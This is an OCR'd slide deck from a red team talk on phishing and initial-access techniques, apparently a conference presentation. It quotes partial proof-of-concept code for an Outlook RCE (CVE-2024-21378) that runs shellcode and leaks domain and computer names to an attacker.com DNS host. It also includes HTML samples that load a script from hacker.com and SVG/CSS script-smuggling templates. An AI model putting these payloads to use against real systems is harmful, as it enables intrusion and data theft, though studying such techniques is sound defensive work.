Konstantin Polishin

Team Lead of Red Team SE group
Penetration Testing Department (PT SWARM)

Red Team Social Engineering ‘24

Initial Access TTP and project experience of our team

Whoami

Konstantin Polishin

Team Lead of Red Team SE group

PT SWARM

- **Certificates**: OSCP, OSEP by Offensive Security
- **Speaker:** PHDays, HITB
- **Main activity**: participate in complex Red Team operations
- **Specialize**: verify financial business risks, social engineering, initial access, lateral movement, obtain maximum privileges, evade SOC team

Red Team SE group

GOALS:

- > Research of Anti-APT mail solutions
- > Reproduce of 1days
- > Research of 0days
- > Advanced Red Team TTP


PT SWARM @ptswarm

We've tested the new RCE in Microsoft Outlook (CVE-2024-21378) in a production environment and confirm it works well!

A brief instruction for red teams:

1. Compile our enhanced DLL 👉 gist.github.com/Homer28/7f3559...
2. Use NetSPI's ruler and wait!

No back connect required!



4:53 PM · Apr 11, 2024 · **41.5K** Views

4 133 341 162

Cyber Advising @cyber_advising · Apr 12

CVE-2024-21378: Microsoft Outlook Remote Code Execution Vulnerability

PoC
gist.github.com/Homer28/7f3559...

```
    0x00, 0x00, 0x48, 0x89, 0x4c, 0x24, 0x20, 0xba, 0x01, 0x00, 0x00, 0x00,
    0x49, 0x8b, 0xce, 0x45, 0x33, 0xc9, 0x45, 0x33, 0xc0, 0xff, 0xd0, 0x4c,
    0x8d, 0x9c, 0x24, 0x80, 0x01, 0x00, 0x00, 0x33, 0xc0, 0x49, 0x8b, 0x5b,
    0x20, 0x49, 0x8b, 0x6b, 0x30, 0x49, 0x8b, 0xe3, 0x41, 0x5e, 0x5f, 0x5e,
    0xc3, 0x42, 0x0f, 0xb7, 0x4c, 0x55, 0x00, 0x8b, 0x1c, 0x8e, 0x48, 0x03,
    0xdf, 0xeb, 0x91, 0xcc, 0x01, 0x15, 0x09, 0x00, 0x15, 0x54, 0x36, 0x00,
    0x15, 0x34, 0x34, 0x00, 0x15, 0x01, 0x30, 0x00, 0x0e, 0xe0, 0x0c, 0x70,
    0xb};
#else
#endif

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call,
                      LPVOID lpReserved) {
  switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH: {
      std::wstring dns_resolve_address = L"new.d%USERDOMAIN%.u%COMPUTERNAME%.attacker.com";
      wchar_t dns_name[MAX_PATH];
      if (ExpandEnvironmentStringsW(dns_resolve_address.c_str(), dns_name,
                                    MAX_PATH)) {
        LPVOID payload_memory = VirtualAlloc(
            NULL, payload_zx, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if (payload_memory) {
          memcpy_s(payload_memory, payload_zx, rawData, payload_zx);

          wchar_t* dns_name_allocated = (wchar_t*)VirtualAlloc(
              NULL, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
          wcscpy_s(dns_name_allocated, MAX_PATH, dns_name);

          g_threadH = CreateThread(
              NULL, 0,
              (LPTHREAD_START_ROUTINE)((ptr_uint)payload_memory +
                                       (ptr_uint)payload_EP_offset),
              dns_name_allocated, 0, NULL);
        }
      }
      break;
    }
    case DLL_THREAD_ATTACH:
```

1 142 449 35K

Agenda

Smuggling Zoo

- HTML Smuggling
- SVG Smuggling
- PDF Smuggling and PDF Polyglot

.URL

- Credential Harvesting
- CVE-2023-36025/CVE-2024-21412
- Github/Gitlab CDN

Attention Developers

- Visual Studio
- VSCode

DLL Side-Loading

- Advantages of DLL Side-Loading

Persistence

- COM hijacking with proxy-DLL

Project cases

- Internal phishing to SOC team
- Phishing via services
- Vishing + Spear Phishing + Internal Phishing

HTML/PDF/SVG SMUGGLING

HTML SMUGGLING

> Obfuscation

- /XOR
- /AES
- /RC4
- /Hexadecimal
- /Reverse base64
- /etc

> Decoding

- /atob()
- /decodeURIComponent()
- /decodeURI()
- /unescape()
- /String.fromCharCode()
- /etc

HTML SMUGGLING

> Delivery

Initiating unpacking and downloading

- Inline download + event listener
- XOR/AES + decryption password
- Check User Agent + IP
- Image OnError Code Evaluation (IOCE)
- SVG Image Code Execution (SVG in Data URI)

HTML SMUGGLING

> Inline download + event listener


<a> +


JS events

- mousemove, mouseenter, mouseleave
- keydown, keyup
- click, dblclick
- input, change
- etc

HTML SMUGGLING

> XOR/AES + decryption password





HTML SMUGGLING

> Image OnError Code Evaluation (IOCE)

Local IOCE

```html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Image OnError Code Evaluation (IOCE)</title>
<script>
function executeCode() {
    alert('PT SWARM Image OnError Code Evaluation (IOCE)');
}
</script>
</head>
<body>
<img src="nonexistentimage.jpg" onerror="executeCode()">
</body>
</html>
```

Remote IOCE

```html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Remote Image OnError Code Evaluation (IOCE)</title>
</head>
<body>
<img src="https://example.com/nonexistentimage.jpg" onerror="loadScript('https://hacker.com/malicious.js')">

<script>
function loadScript(url) {
    var script = document.createElement('script');
    script.src = url;
    document.body.appendChild(script);
}
</script>
</body>
</html>
```

HTML SMUGGLING

> SVG Image Code Execution (SVG in Data URI)

```svg
<svg xmlns=»http://www.w3.org/2000/svg>
    <script>alert('PT SWARM SVG in Data URI');</script>
</svg>
```

```html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SVG Image Code Execution</title>
</head>
<body>
<object data="
Bmb3JtYXRpYyBzdHJldmlldy4KICAgICAgICAgYWxlcnQoJ01hbGljaXVzIGNvZGUgZXhlY3V0ZWQhJyk7CiAgICAvLyBUaGUgY29kZSBpcyBkZXZlbG9waW5nIGFuZCBjb25kaXRpb24gaXMgY29kZSBvbiBzdG9yZSBvbiBjb3NjmlwdD4KPC9zdmc+Cg==" type="image/svg+xml"></object>
</body>
</html>
```


SVG SMUGGLING

> SVG Smuggling types

- SVG in Data URI
- SVG as CDATA
- SVG as CSS
- SVG Polyglot


SVG SMUGGLING

> SVG Smuggling as CDATA



SVG SMUGGLING


> SVG Smuggling as CSS




```html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SVG Smuggling as CSS</title>
<style>
  /* Объявление SVG в стилевых правилах CSS */
  .malicious-svg {
    background-image: url('data:image/svg+xml,<svg xmlns="http://www.w3.org/2000/svg"><script>alert("PT SWARM SVG Smuggling as CSS");</script></svg>');
    width: 0;
    height: 0;
    overflow: hidden;
    display: none;
  }
</style>
</head>
<body>
<!-- Использование вредоносного SVG-кода -->
<div class="malicious-svg"></div>
</body>
</html>
```


SVG SMUGGLING

> SVG Polyglot




SVG SMUGGLING

> Combining



SVG SMUGGLING



Easy JS-magic fix

